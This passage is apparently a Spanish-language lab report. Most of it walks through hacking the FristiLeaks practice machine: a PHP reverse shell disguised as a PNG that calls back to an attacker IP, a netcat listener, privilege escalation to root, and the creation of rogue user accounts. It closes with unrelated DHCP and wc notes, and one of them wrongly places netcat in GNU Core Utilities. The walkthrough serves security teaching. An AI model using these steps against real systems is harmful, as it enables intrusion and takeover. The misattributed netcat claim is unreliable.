JJQJcelwepPCjLNXFpi8gktXfnVtYsd6UpINdPFCDIyKB3dyPLpSTVzZYnJR7R0WHEIFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFel5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0Ybzb1/FsycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☒ Decode each line separately (useful for when you have multiple entries).

Ilustración 14 Decodificar

seguido de esto se ingresa con las credenciales obtenidas al login



Member Login

Username : eezeepz

Password : kekkeKKeKKeKkEkkEk

Login

Ilustración 15 INGRESO AL LOGIN

Una vez lo guiado nos muestra el siguiente apartado para cargar los archivos el cual indica que fue exitoso el ingreso al Login




Ilustración 16 LOGIN SUCCESSFUL

15. COPIAR EL ARCHIVO PHP A LA RUTA ESTABLESIDA

Siguiendo los pasos ingresamos a la ruta `/usr/share/webshells/php` luego de esto listamos el contenido de la ruta utilizando el comando `ls -al` seguido de esto copiamos el archivo **php-reverse-shell.php** y creamos uno nuevo llamado **Javier.php.png**, y lo editamos con el comando nano **Javier.php.png**

```
(root@kali)-[/home/kali]
# cd /usr/share/webshells/php

(root@kali)-[/usr/share/webshells/php]
# ls -al
total 44
drwxr-xr-x 3 root root 4096 May 29 15:16 .
drwxr-xr-x 8 root root 4096 May 29 15:19 ..
drwxr-xr-x 2 root root 4096 May 29 15:16 findsocket
-rw-r--r-- 1 root root 2800 Nov 20 2021 php-backdoor.php
-rwxr-xr-x 1 root root 5491 Nov 20 2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20 2021 qsd-php-backdoor.php
-rw-r--r-- 1 root root 328 Nov 20 2021 simple-backdoor.php


(root@kali)-[/usr/share/webshells/php]
# cp php-reverse-shell.php Javier.php.png

(root@kali)-[/usr/share/webshells/php]
# nano Javier.php.png

(root@kali)-[/usr/share/webshells/php]
#
```

Ilustración 17 COPIA DE ARCHIVO

Siguiendo con la configuración una vez ingresamos al archivo modificamos la dirección de este y ponemos la dirección de nuestra maquina atacante **\$IP = 197.168.2.5**




```
GNU nano 8.4 /root/.ssh/Javier.php.png Javier.php.png *
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rare
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '197.168.2.5'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Ilustración 18 CONFIGURACION DEL ARCHIVO PHP

16. ACTIVACIÓN DE EL MODO ESCUCHA

En este paso activamos el modo escucha para este puerto utilizando el comando **nc -lv 1234**



```
(root@kali)-[/home/kali]
# nc -lvp 1234

listening on [any] 1234 ...
```

Ilustración 19 ACTIVACIÓN DEL MODO ESCUCHA

Una vez en la ventana que se inicia sesión aparece el apartado llamado **upload file** que es donde se va a subir el archivo **php** que se modificó con mi nombre con su respectivo formato en png.




Ilustración 20 UPLOAD FILE

El paso a seguir es darle en **Browse** para buscar el archivo llamado **Javier.php.png** después le daremos en **Upload Image**





Ilustración 21 CARGO DE ARCHIVO

17. ACCESO AL MODO ESCUCHA


Una vez cargado el archivo aparecerá un mensaje y la ruta donde se deberá ingresar y copiar lo siguiente **/uploads** en el url.



Uploading, please wait
The file has been uploaded to **/uploads**

Ilustración 22 ACCESO AL MODO ESCUCHA

Seguido a esto ingresamos a la ruta y escribimos o agregamos a esta ruta el nombre del archivo y nos queda de la siguiente manera <http://197.168.2.11/fristi/uploads/Javier.php.png>. esto se realiza para poder activar el modo escucha.



WARNING: Failed to daemonise. This is quite common

Ilustración 23 ARCHIVO EJECUTABLE

Como se evidencia el modo escucha ya fue activado.

```
(root@kali)-[/home/kali]
# nc -lvp 1234
WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused
listening on [any] 1234 ...
197.168.2.11: inverse host lookup failed: Unknown host
connect to [197.168.2.5] from (UNKNOWN) [197.168.2.11] 53981
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
22:23:08 up 14 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Ilustración 24 ACCESO EXITOSO

18. CREACION DE ARCHIVO CON PRIVILEGIOS

Durante este paso se ingresó al apartado seguido de haber iniciado daremos un `ls -al` para listar el contenido, esto lo hacemos con el objetivo

de ingresar en home.

```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  9 22:08 .
dr-xr-xr-x. 22 root root 4096 Sep  9 22:08 ..
-rw-r--r--  1 root root    0 Sep  9 22:08 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x. 19 root root 3640 Sep  9 22:08 dev
drwxr-xr-x. 70 root root 4096 Sep  9 22:08 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23  2011 media
drwxr-xr-x.  3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x. 93 root root    0 Sep  9 22:08 proc
dr-xr-x---  3 root root 4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root 4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root 4096 Sep 23  2011 srv
drwxr-xr-x. 13 root root    0 Sep  9 22:08 sys
drwxrwxrwt.  3 root root 4096 Sep  9 22:52 tmp
drwxr-xr-x. 13 root root 4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19  2015 var
sh-4.1$
```

Ilustración 25 COMANDO PARA LISTAR

Siguiendo con los pasos ingresaremos a home con el comando `cd home`, podemos ver los usuarios y el usuario admin el cual necesitaremos acceder, pero aún no tenemos permiso para acceder.

```
sh-4.1$ cd home
cd home
sh-4.1$ ls -al
ls -al
total 28
drwxr-xr-x.  5 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  9 22:08 ..
drwx-----  2 admin     admin     4096 Nov 19  2015 admin
drwx---r-x.  5 eezeepz  eezeepz 12288 Nov 18  2015 eezeepz
drwx-----  2 fristigod fristigod 4096 Nov 19  2015 fristigod
sh-4.1$ cd admin
cd admin
sh: cd: admin: Permission denied
sh-4.1$
```

Ilustración 26 COMANDO PAR INGRESAR AL CD HOME

Utilizamos el comando **echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis** para crear un archivo temporal en la ruta **tmp** que guardara permisos de lectura, escritura y ejecución para el directorio **admin** en el cual necesitamos dar acceso con las credenciales.

```
sh-4.1$ echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
sh-4.1$
```


Ilustración 27 ACCEDER A RUTA

Como se evidencia ya podemos acceder a la carpeta de **admin** con el comando **cd admin** y encontramos archivos e información valiosa, seguido a esto listamos todas esta información.

```
cd admin
sh-4.1$ ls -al
ls -al
total 652: Failed to daemonise. This is quite common and not fatal. Connection
drwxrwxrwx. 2 admin admin 4096 Nov 19 2015 .
drwxr-xr-x. 5 root root 4096 Nov 19 2015 ..
-rwxrwxrwx. 1 admin admin 18 Sep 22 2015 .bash_logout
-rwxrwxrwx. 1 admin admin 176 Sep 22 2015 .bash_profile
-rwxrwxrwx. 1 admin admin 124 Sep 22 2015 .bashrc
-rwxrwxrwx 1 admin admin 45224 Nov 18 2015 cat
-rwxrwxrwx 1 admin admin 48712 Nov 18 2015 chmod
-rwxrwxrwx 1 admin admin 737 Nov 18 2015 cronjob.py
-rwxrwxrwx 1 admin admin 21 Nov 18 2015 cryptedpass.txt
-rwxrwxrwx 1 admin admin 258 Nov 18 2015 cryptpass.py
-rwxrwxrwx 1 admin admin 90544 Nov 18 2015 df
-rwxrwxrwx 1 admin admin 24136 Nov 18 2015 echo
-rwxrwxrwx 1 admin admin 163600 Nov 18 2015 egrep
-rwxrwxrwx 1 admin admin 163600 Nov 18 2015 grep
-rwxrwxrwx 1 admin admin 85304 Nov 18 2015 ps
-rw-r--r-- 1 fristigod fristigod 25 Nov 19 2015 whoisyourgodnow.txt
sh-4.1$
```

Ilustración 28 ACCEDER A LA INFO Y LISTAR


Usaremos el comando nano para crear nuestro código y después poder descifrarlo en base64 con nano Stiwar.py



```
(root@kali)-[/home/kali]
# nano stiwar.py
```

Ilustración 29 COMANDO NANO

Digitare el código para descifrar e importar las librerías de base64, códecs estas para que nos pueda descifrar con la estructura del código hecho en lenguaje de Python una vez hacemos esto guardaremos con CTRL+ O, luego enter , Y .para finalizar utilizamos CTRL + X, con eso ya tendríamos el archivo listo para descifrar.



```
File Actions Edit View Help
GNU nano 8.4 stiwar.py *
import base64, codecs, sys

def decodeString(str):
    decode= codecs.decode(str[ :-1], 'rot13')
    return base64.b64decode(decode)

decode_text=decodeString(sys. argv[1])
print (decode_text)
```

Ilustración 30 CODIGO PYTHON

19. DESCIFRANDO EL TEXTO DE BASE64

Luego de haber creado el archivo de Python para descifrar ingresaremos con el comando de esta forma junto con el texto en base64 que se encontro anteriormente python **Stiwar.py =RFn0AKnLMHMPlzpyuTIOITG** , luego de ejecutarlo este imprimirá en pantalla el contenido descifrado, tendremos la clave del usuario Fristigod

```
(root@kali)-[/home/kali]
# python stiwar.py _RFn0AKnlMHMPizpyuTI0ITG
b'LetThereBeFristi!'

(root@kali)-[/home/kali]
#
```

Ilustración 31 DESCIFRANDO EL TEXTO DE BASE64

20. CREACION DE ARCHIVO PYTHON PARA DESCIFRAR BASE64

Observaremos el contenido de whoisyourgodnow.txt utilizando el comando **cat whoisyourgodnow.tx**, en el cual se encuentra un texto en base64, al que vamos a descifrar.

```
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
_RFn0AKnlMHMPizpyuTI0ITG
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.1$
```

Ilustración 32 DESIFRADO DE TXT

Una vez que ya importamos una nueva shell intentaremos cambiar al usuario fristigod y la contraseña que desciframos con el comando su fristigod , luego pedira ingresar la contraseña para ingresar.

```
sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$
```

Ilustración 33 USUARIO FRSTIGOD

Ahora accedemos directamente en var y fristigod con el comando **cd var/fristigod/** e listaremos el contenido con el comando **ls -al** este tiene una carpeta que muestra indicios para ser **root .secret_admin_stuff**

```
bash-4.1$ cd var/fristigod/
cd var/fristigod/
bash-4.1$ ls -al
ls -al
total 16
drwxr-x—  3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 ..
-rw—  1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$
```

Ilustración 34 ls al

21. MODO ROOT EN FRISTILEAKS

En este apartado accederemos a la carpeta. **secret_admin_stuff** con el comando **cd .secret_admin_stuff** , listaremos con **ls -al** en esta ruta encontraremos el archivo **doCom** el cual tiene los privilegios elevados para ser **root**.

```
bash-4.1$ cd .secret_admin_stuff
cd .secret_admin_stuff
bash-4.1$ ls -al
ls -al
total 16
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .
drwxr-x—  3 fristigod fristigod 4096 Nov 25  2015 ..
-rwsr-sr-x  1 root      root      7529 Nov 25  2015 doCom
bash-4.1$
```

Ahora para ejecutar este archivo ingresaremos el comando `sudo -u fristi ./doCom` **su root** con este comando estaremos diciendo que usaremos los privilegios de **root** mientras se ejecute ahora con el comando **whoami** podemos evidenciar que tipo de usuario somos, podemos confirmar que son **root**.

```
bash-4.1$ sudo -u fristi ./doCom su root
sudo -u fristi ./doCom su root
[sudo] password for fristigod: LetThereBeFristi!

[root@localhost .secret_admin_stuff]# whoami
whoami
root
[root@localhost .secret_admin_stuff]#
```

22. CREACION DE USUARIO EN FRISTILEAKS

Para el primer usuario empezaremos creando un usuario con el comando **useradd -m Javier** luego seleccionaremos el usuario para darle contraseña con el comando **sudo passwd Javier** pedirá ingresa la nueva contraseña, en mi caso sera **Javier1234**, los pasos son miso que se realizó con el primer **usuario** se realizó con el **segundo usuario** que para este caso el usuario creado es **Stiwar** y su **pass o contraseña** asignada es **Stiwar1234** como se puede evidenciar en la siguiente imagen.

```

[root@localhost .secret_admin_stuff]# sudo passwd Javier
sudo passwd Javier
Changing password for user Javier.
New password: Javier1234
Retype new password: Javier1234

passwd: all authentication tokens updated successfully.
[root@localhost .secret_admin_stuff]#

[root@localhost .secret_admin_stuff]# useradd -m Stiwar
useradd -m Stiwar
[root@localhost .secret_admin_stuff]# sudo passwd Stiwar
sudo passwd Stiwar
Changing password for user Stiwar.
New password: Stiwar1234

BAD PASSWORD: it is too simplistic/systematic
Retype new password: Stiwar1234

passwd: all authentication tokens updated successfully.
[root@localhost .secret_admin_stuff]#

```

Ilustración 35 22. CREACION DE USUARIO EN FRISTILEAKS

Siguiendo los pasos, realizamos operaciones que implican el cambio de usuario y la verificación del usuario actual. Esto se demuestra a través de los siguientes comandos **su Javier** este comando se utiliza para cambiar al usuario "Javier". Inicialmente, el usuario es root

```
[root@localhost .secret_admin_stuff]# su Javier
su Javier
[Javier@localhost .secret_admin_stuff]$ whoami
whoami
Javier
[Javier@localhost .secret_admin_stuff]$ su Stiwari
su Stiwari
Password: Stiwari1234

[Stiwari@localhost .secret_admin_stuff]$ whoami
whoami
Stiwari
[Stiwari@localhost .secret_admin_stuff]$
```

Ilustración 36 CAMBIAR MODO A LOS USUARIO

23. INSTALAR EL SERVIDOR DHCP

Abra una terminal y ejecute el siguiente comando para instalar el paquete del servidor

DHCP

```
ubuntu@ubuntu-VirtualBox:~$ sudo apt update
[sudo] contraseña para ubuntu:
Obj:1 http://co.archive.ubuntu.com/ubuntu noble InRelease
Des:2 http://co.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Des:3 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Des:4 http://co.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Des:5 http://co.archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1.3
90 kB]
```

Ilustración 37 INSTALAR EL SERVIDOR DHCP

24. COMANDO DE INSTALACIÓN

Seguimos con la instalación del servidor DHCP. Esto se realiza mediante la ejecución de un comando en la terminal: Comando de instalación: Se utiliza el comando `sudo apt install isc-dhcp-server`.

`sudo`: Permite ejecutar el comando con privilegios de superusuario, necesarios para instalar software en el sistema.

apt: Es el gestor de paquetes de APT (Advanced Package Tool), utilizado para manejar software en distribuciones Debian y Ubuntu.

install isc-dhcp-server: Indica que se desea instalar el paquete isc-dhcp-server, que es el software que provee el servicio DHCP

```
ubuntu@ubuntu-VirtualBox:~$ sudo apt install isc-dhcp-server
[sudo] contraseña para ubuntu:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  isc-dhcp-common
Paquetes sugeridos:
  isc-dhcp-server-ldap polycycoreutils
Se instalarán los siguientes paquetes NUEVOS:
  isc-dhcp-common isc-dhcp-server
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 51 no actualizados.
Se necesita descargar 1.281 kB de archivos.
Se utilizarán 4.281 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://co.archive.ubuntu.com/ubuntu noble/universe amd64 isc-dhcp-server a
amd64 4.4.3-P1-4ubuntu2 [1.236 kB]
Des:2 http://co.archive.ubuntu.com/ubuntu noble/universe amd64 isc-dhcp-common a
amd64 4.4.3-P1-4ubuntu2 [45,8 kB]
Descargados 1.281 kB en 1s (2.072 kB/s)
Preconfigurando paquetes ...
```

Ilustración 38 COMANDO DE INSTALACIÓN

Aquí se están realizando varias operaciones, principalmente relacionadas con la creación, edición y manipulación de archivos, así como la gestión de permisos:

Creación de archivos: Se intenta crear un archivo llamado **dhcp.conf** utilizando el comando **touch**.

Edición de archivos con privilegios de superusuario: Se intenta editar un archivo de configuración de DHCP (**/etc/default/dhcp.conf**) utilizando el editor de texto **nano** con permisos de super usuario (**sudo**).

```
ubuntu@ubuntu-VirtualBox:~$ touch dhcp.conf
ubuntu@ubuntu-VirtualBox:~$ sudo nano /etc/default/dhcp.conf
ubuntu@ubuntu-VirtualBox:~$
```

Ilustración 39 CREACIÓN DE ARCHIVOS

La imagen evidencia una sesión de terminal en un sistema operativo Ubuntu (probablemente en una máquina virtual VirtualBox, como indica el prompt `ubuntu@ubuntu-VirtualBox`).

```
ubuntu@ubuntu-VirtualBox:~$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT
   group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mo
   de DEFAULT group default qlen 1000
    link/ether 08:00:27:3e:a1:a8 brd ff:ff:ff:ff:ff:ff
ubuntu@ubuntu-VirtualBox:~$
ubuntu@ubuntu-VirtualBox:~$
```

Para iniciar Nano y abrir un archivo existente o crear uno nuevo, abra su terminal y escriba: **nano [nombre_del_archivo]**

Por ejemplo, para editar el archivo de configuración de Netplan que se ve en la imagen, usaría **nano /etc/dhcp/dhcpd.conf**

```
ubuntu@ubuntu-VirtualBox:~$ sudo nano /etc/dhcp/dhcpd.conf
ubuntu@ubuntu-VirtualBox:~$
```

Ilustración 40 PASO 1 NANO

```
GNU nano 7.2 /etc/dhcp/dhcpd.conf *
# dhcpd.conf
host dhcpd.conf {
    hardware ethernet 080273EA1A8;
    fixed- address 192.168.2.12;
}
```

Ilustración 41 PASO 2 NANO

El comando **ip a** se utiliza para mostrar las direcciones IP asignadas a las interfaces de red, así como otros detalles relacionados con la configuración de red.

```
ubuntu@ubuntu-VirtualBox:~$ ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3e:a1:a8 brd ff:ff:ff:ff:ff:ff
    inet 197.168.2.12/24 brd 197.168.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 463sec preferred_lft 463sec
    inet6 fe80::a00:27ff:fe3e:a1a8/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@ubuntu-VirtualBox:~$
```

Ilustración 42 IP ASIGNADA

25. COMANDO PARA CONTAR LOS CARACTERES DE UN TEXTO

En sistemas Linux, el comando **wc** (**word count**) se utiliza para obtener estadísticas de un archivo de texto. Este comando puede contar **líneas, palabras, bytes y caracteres** dependiendo de las opciones usadas. En particular, la opción **-m** permite conocer el **número total de caracteres** en un archivo, lo cual resulta útil para análisis de texto, validación de formatos o verificación de contenido. También se puede decir que, para contar el número de caracteres en un archivo, se usa la opción **-m** (multibyte). Este comando es parte de las **GNU Core Utilities**, un paquete de software fundamental para el sistema operativo GNU (Free Software Foundation, Inc., 2024).

Comando, **wc -m nombre_del_archivo.txt**

26. COMANDOS Y TRANSFERENCIA DE ARCHIVOS CON NETCAT

Netcat, conocido como el "cuchillo suizo" de la red, es una herramienta versátil para leer y escribir datos a través de conexiones de red. Una de sus aplicaciones más prácticas es la **transferencia de archivos** entre dos máquinas, una funcionando como servidor y la otra como cliente. Esta funcionalidad es parte de las **GNU Core Utilities**, un paquete de software esencial para el sistema operativo GNU (Free Software Foundation, Inc., 2024).

27. Bibliografía

Free Software Foundation, Inc. (2024). *wc: Imprimir recuento de líneas, palabras y bytes para cada archivo*. Proyecto GNU. Recuperado de https://www.gnu.org/software/coreutils/manual/html_node/wc-invocation.html

Free Software Foundation, Inc. (2024). *wc: Imprimir recuento de líneas, palabras y bytes para cada archivo*. Proyecto GNU. Recuperado de https://www.gnu.org/software/coreutils/manual/html_node/wc-invocation.html